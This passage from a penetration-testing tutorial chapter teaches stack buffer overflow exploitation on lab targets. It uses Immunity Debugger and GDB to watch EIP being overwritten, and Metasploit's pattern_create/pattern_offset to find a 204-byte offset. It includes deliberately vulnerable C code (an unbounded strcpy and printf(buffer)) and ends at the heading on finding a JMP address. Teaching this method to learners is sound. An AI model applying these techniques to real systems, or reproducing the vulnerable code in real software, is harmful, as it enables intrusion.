Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1
Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3
Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5
Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7
Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9
```

Using the preceding command, we create a random data of 600 bytes. We can feed this as an input to the application. The benefit of generating this kind of input is that we can find the exact number of bytes to overwrite the EIP in one go. We will see how easy the process of finding the exact number of bytes becomes with this tool shortly. Meanwhile, let's see how we can monitor all the behavioral activities of an application such as the state of registers, executable files linked to the application, and so on.


An introduction to Immunity Debugger

Debugger is an application that helps us to find out the behavior of an application at run time. This helps us to find out flaws, the value of registers, reverse engineer the application, and so on. Analyzing the application that we are exploiting in the **Immunity Debugger** will not only help us understand the values contained in the various registers better, but will also tell us about a variety of information about the target application, such as the statement where the crash took place and the executable modules linked to an executable file.

An executable can be loaded into the **Immunity Debugger** directly by selecting **Open** from the **File** menu. We can also attach a running app by attaching its process into the **Immunity Debugger** by selecting the **Attach** option from the **File** menu. Let's see how we can attach a process:



Immunity Debugger - bof-server.exe - [CPU - thread 00000D20, module ntdll
C File View Debug Plugins ImmLib Options Window Help Jobs
Open F3
Attach Ctrl+F1
Detach
Exit Alt+X
1 C:\Documents and Settings\Administrator\Desktop\bof-server.exe Ctrl+F2
2 C:\Documents and Settings\Administrator\Desktop\Q4\lcc\q4.exe
3 C:\Documents and Settings\Administrator\Desktop\New Folder\Q-3C(304).exe
4 C:\Documents and Settings\Administrator\Desktop\New Folder\Q-3B(204).exe
5 C:\Documents and Settings\Administrator\Desktop\New Folder\Q-3A(520).exe
6 C:\Documents and Settings\Administrator\Desktop\haxor.exe

When we navigate to **File** | **Attach**, it will present us with the list of running processes on the target system. We just need to select the appropriate process. However, an important point here is that when a process attaches to the **Immunity Debugger**, by default, it lands in the paused state. Therefore, make sure you press the Play button to change the state of the process from the paused state to the running state. However, let's see how we can attach a process in **Immunity Debugger**:



PID	Name	Service	Listening	Window	Path
140	httpd				C:\xampp
176	mysqld	mysql	TCP: 3306		C:\xampp
268	vmtoolsd	VMTools			C:\Progr
348	example		TCP: 200	C:\Documents and Settings\	C:\Docum
380	VMUpgradeHe	VMUpgradeHelpe:			C:\Progr
568	smss				\SystemR
616	csrss				\??\C:\W
640	winlogon				\??\C:\W
684	services	Eventlog, Plugl			C:\WINDO
696	lsass	PolicyAgent, P:	UDP: 500 4500		C:\WINDO
792	Explorer			Start Menu	C:\WINDO
860	vmacthlp	VMware Physica			C:\Progr
872	svchost	DcomLaunch, Te:			C:\WINDO
980	svchost	RpcSs	TCP: 135		C:\WINDO
1072	svchost	AudioSrv, Brow	UDP: 123 123		C:\WINDO
1136	svchost	Dnscache	UDP: 1053 1091		C:\WINDO
1264	svchost	LmHosts, Remot	UDP: 1900 1900		C:\WINDO
1568	spoolsv	Spooler			C:\WINDO
1916	httpd	Apache2.2	TCP: 80 443		C:\xampp


Let's try sending the data to the application again and see the exact contents of the registers:




```
EAX 0012E188 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00000000
EDX 0012E3E1
EBX 7FFDF000
ESP 0012E258 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 0040BCC0 ASCII 0A,"Connection"
EDI 0012EBE0 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

EIP 41414141
```

We can see that most of the registers are overwritten with the `A` characters, which we have sent. The best part of **Immunity Debugger** is that it gives out values for all the different registers so that we can easily figure out what gets loaded and where.

Another important thing is to find out the **Executable modules** section that can be seen under the **View** tab as shown in the following screenshot:



Selecting the **Executable modules** option will present us with a list like the following screenshot::



Executable modules

Base	Size	Entry	Name	File version	Path
00400000	0000E000	00401225	example		C:\Documents and Settings\Administrator\Desktop\example\lcc\example.exe
662B0000	00058000	662E7A51	hnetcfg	5.1.2600.2180 (	C:\WINDOWS\system32\hnetcfg.dll
71A50000	0003F000	71A514CD	mswsock	5.1.2600.2180 (	C:\WINDOWS\system32\mswsock.dll
71A90000	00008000	71A9142E	wshtcpip	5.1.2600.2180 (	C:\WINDOWS\System32\wshtcpip.dll
71AA0000	00008000	71AA1642	WS2HELP	5.1.2600.2180 (	C:\WINDOWS\system32\WS2HELP.dll
71AB0000	00017000	71AB1273	WS2_32	5.1.2600.2180 (	C:\WINDOWS\system32\WS2_32.DLL
73D90000	00027000	73D91C61	CRTDLL	4.00	C:\WINDOWS\system32\CRTDLL.DLL
77C10000	00058000	77C1F2A1	msvcrt	7.0.2600.2180 (	C:\WINDOWS\system32\msvcrt.dll
77D40000	00090000	77D50EB9	USER32	5.1.2600.2180 (	C:\WINDOWS\system32\USER32.DLL
77DD0000	0009B000	77DD70D4	ADVAPI32	5.1.2600.2180 (	C:\WINDOWS\system32\ADVAPI32.dll
77E70000	00091000	77E76284	RPCRT4	5.1.2600.2180 (	C:\WINDOWS\system32\RPCRT4.dll
77F10000	00046000	77F163CA	GDI32	5.1.2600.2180 (	C:\WINDOWS\system32\GDI32.dll
7C800000	000F4000	7C80B436	kernel32	5.1.2600.2180 (	C:\WINDOWS\system32\kernel32.dll
7C900000	000B0000	7C913156	ntdll	5.1.2600.2180 (	C:\WINDOWS\system32\ntdll.dll

This is the list of files required by the running process. These files are a very important aspect when it comes to writing exploits. We will see these files in action in the latter half of this chapter.


> You can refer to an excellent document about **Immunity Debugger** and writing exploit codes at `http://powerofcommunity.net/poc2007/dave.pdf`.

An introduction to GDB

GDB is an open source debugger that helps a lot in writing exploits and analyzing a wide variety of register and behavioral analyses of an application. GDB is exactly like **Immunity Debugger**, but it uses the command line instead of GUI. GDB is helpful when it comes to exploiting Linux-based services. Let's see how we can load a simple application and analyze its behavior:


```
#gdb ./[file-name]
```

Now, let's load the file and see how to perform various functions in GDB and grab the basics of GDB as well:




```
root@kali:~# gdb ./example1
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /root/example1...done.
(gdb) 
```

The first thing after loading the program in GDB is to see the source code of the file loaded. We can do this by typing in the `list` command as shown in the following screenshot:



```
(gdb) list
        #include<stdio.h>
        #include<stdlib.h>
        #include<string.h>
        int main(int argc , char *argv[])
        {
        if(argc<2)
        {
        printf("You Must Supply a value");
        exit(0);
        }
(gdb)
        char buffer[10];
        strcpy(buffer , argv[1]);
        printf("The Value You Supplied is");
        printf(buffer);
        }
        void nipun()
        {
```


Let's try running the program and see the output and benefits of running it under GDB:



```
(gdb) run Hello
Starting program: /root/example1 Hello
The Value You Supplied isHello[Inferior 1 (process 7163) exited with code 05]
```

As we can see in the preceding screen, the program ran with the `Hello` parameter and printed out the value.


Let's try supplying a value that can cause an overflow in the application and analyze the output:



```
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /root/example1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```


We can see that the input caused a segmentation fault in the program and the program is unable to read the value in EIP because we overwrote the value of EIP with a number of the `A` characters. Hence, the program got confused about the `0x41414141` address. Let's now see how we can analyze the program in a systematic fashion using GDB and see what exactly caused the overflow.

First, we will set the breakpoint in the program. A breakpoint will help us halt the execution of the program at the desired step. We can also say that a breakpoint is a point where the execution of a process halts or pauses. Setting a breakpoint helps us to analyze the state of the stack and registers in a systematic fashion. Let's see how we can do this:




```
(gdb) list
1       #include<stdio.h>
2       #include<stdlib.h>
3       #include<string.h>
4       int main(int argc , char *argv[])
5       {
6       if(argc<2)
7       {
8       printf("You Must Supply a value");
9       exit(0);
10      }
(gdb)
11      char buffer[10];
12      strcpy(buffer , argv[1]);
13      printf("The Value You Supplied is");
14      printf(buffer);
15      }
16      void nipun()
17      {
18      printf("This is Me");
19      exit(0);
20      }
(gdb) break 12
Breakpoint 1 at 0x80484a0: file ex.c, line 12.
```

We set a breakpoint at line `12` using the `break` command. Let's now run the program with the same input as before and see what the values of the registers are:




```
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /root/example1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 2, main (argc=2, argv=0xbffff5a4) at ex.c:12
12      strcpy(buffer , argv[1]);
(gdb) █
```

We can clearly see that the execution of the program halted at line `12`. Now, we can see the current values of registers using the `info registers` command to analyze the state of registers, as shown in the following screenshot:



```
(gdb) info registers
eax            0xbffff5a4       -1073744476
ecx            0x9ede41b4       -1629601356
edx            0x2      2
ebx            0xb7fc2ff4       -1208209420
esp            0xbffff4e4       0xbffff4e4
ebp            0xbffff4f8       0xbffff4f8
esi            0x0      0
edi            0x0      0
eip            0x80484a0        0x80484a0 <main+36>
eflags         0x202    [ IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```

We can see the contents of the registers, but nothing suspicious here. Let's step the execution of the program to the next line. Stepping means to execute the next line of code from where the break has taken place. We can step a line by typing in `s`. Therefore, GDB will execute one line after the break and will halt again. We will see some values changed but there will still be no signs of overflow. After stepping two-three instructions again, we will see that overflow will take place. This means overflow will only occur when the value is to be printed or the `return` call executes. This means that the value of the input will remain silent throughout the program until a `print` or `return` call is executed. Let's see what output we get when the last line of code executes:



```
(gdb) info registers
eax            0x42     66
ecx            0xbffff4cc       -1073744692
edx            0xb7fc4360       -1208204448
ebx            0xb7fc2ff4       -1208209420
esp            0xbffff500       0xbffff500
ebp            0x41414141       0x41414141
esi            0x0      0
edi            0x0      0
eip            0x41414141       0x41414141
eflags         0x296    [ PF AF SF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) 
```

We can clearly see that the value in the EIP register contains the supplied input that causes the program to crash. GDB is helpful in debugging applications that run on Linux.


> For more information on GDB, visit `http://www.tutorialspoint.com/gnu_debugger/index.htm`.

Building up the exploit base

We are now familiar with most of the processes carried out during exploitation. We saw how debuggers work and we saw how we can find out the values in various registers after an overwrite has taken place. Therefore, let's now see that how we can finalize the writing process of the exploit using Metasploit and its various tools.


Calculating the buffer size

Let's continue with the *Generating junk* section that we discussed previously. Let's try to find the exact location of the crash and answer the unsolved questions in our mind about that approach. However, here we will use a different but similar application. You can find the reference link of the vulnerable application from the information box at the end of this section. Ok, so let's create a pattern again:




```
root@kali:/usr/share/metasploit-framework/tools# ./pattern_create.rb 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq
```

To create a pattern of 500 junk data bytes with the `pattern_create.rb` tool from Metasploit, we need to supply this pattern to the target application as the input. Let's save it to a file this time:



```
root@kali:/usr/share/metasploit-framework/tools# ./pattern_create.rb 500 >pat.txt
```

Now, our file with variable input is ready. Let's build up a connection to the target using telnet and supply the variable input file as the input as we did previously. However, make sure that the target application is running through a debugger as shown in the following screenshot:



```
Registers (FPU)                     <    <    <    <    <    <    <
EAX 0012E188 ASCII "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab
ECX 00000000
EDX 0012E37F
EBX 7FFDD000
ESP 0012E258 ASCII "g9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7
EBP 37674136
ESI 0040BCC0 ASCII 0A,"Connection"
EDI 0012EBE0 ASCII "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab

EIP 41386741

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010212 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty 0.0000000000000000000
ST1 empty 0.0000000000000000000
ST2 empty 0.0000000000000000000
ST3 empty 0.0000000000000000000
ST4 empty 0.0000000000000000000
ST5 empty 0.0000000000000000000
ST6 empty 0.0000000000000000000
ST7 empty 1.2519775166695107000e-312
               3 2 1 0       E S P U O Z D I
```

The crash will occur normally and the state of the registers will be something similar to the preceding screenshot.

We can see that we have `41386741` in the EIP. Let's make a note of this value and get back to the attacker system. We have another tool in Metasploit named `pattern_offset.rb`; let's feed the value to it and see what response we get:


```
root@kali:/usr/share/metasploit-framework/tools# ./pattern_offset.rb 41386741 500
[*] Exact match at offset 204
```

Finally, we got the exact number of bytes required to crash the application. However, how was `pattern_offset.rb` able to find the value so quickly? The answer to this question is `pattern_create.rb`. It creates a pattern with calculative values so that whatever shows up in the EIP, we can supply that value and search the exact number of bytes causing the crash within the pattern using `pattern_offset.rb`. See how easy it is to find out the exact size to overwrite EIP. Let's make a note of this value as well.

The vulnerable application used in the preceding example can be found at `https://www.corelan.be/index.php/2009/08/12/exploit-writing-tutorials-part-4-from-exploit-to-metasploit-the-basics/`.


Calculating the JMP address

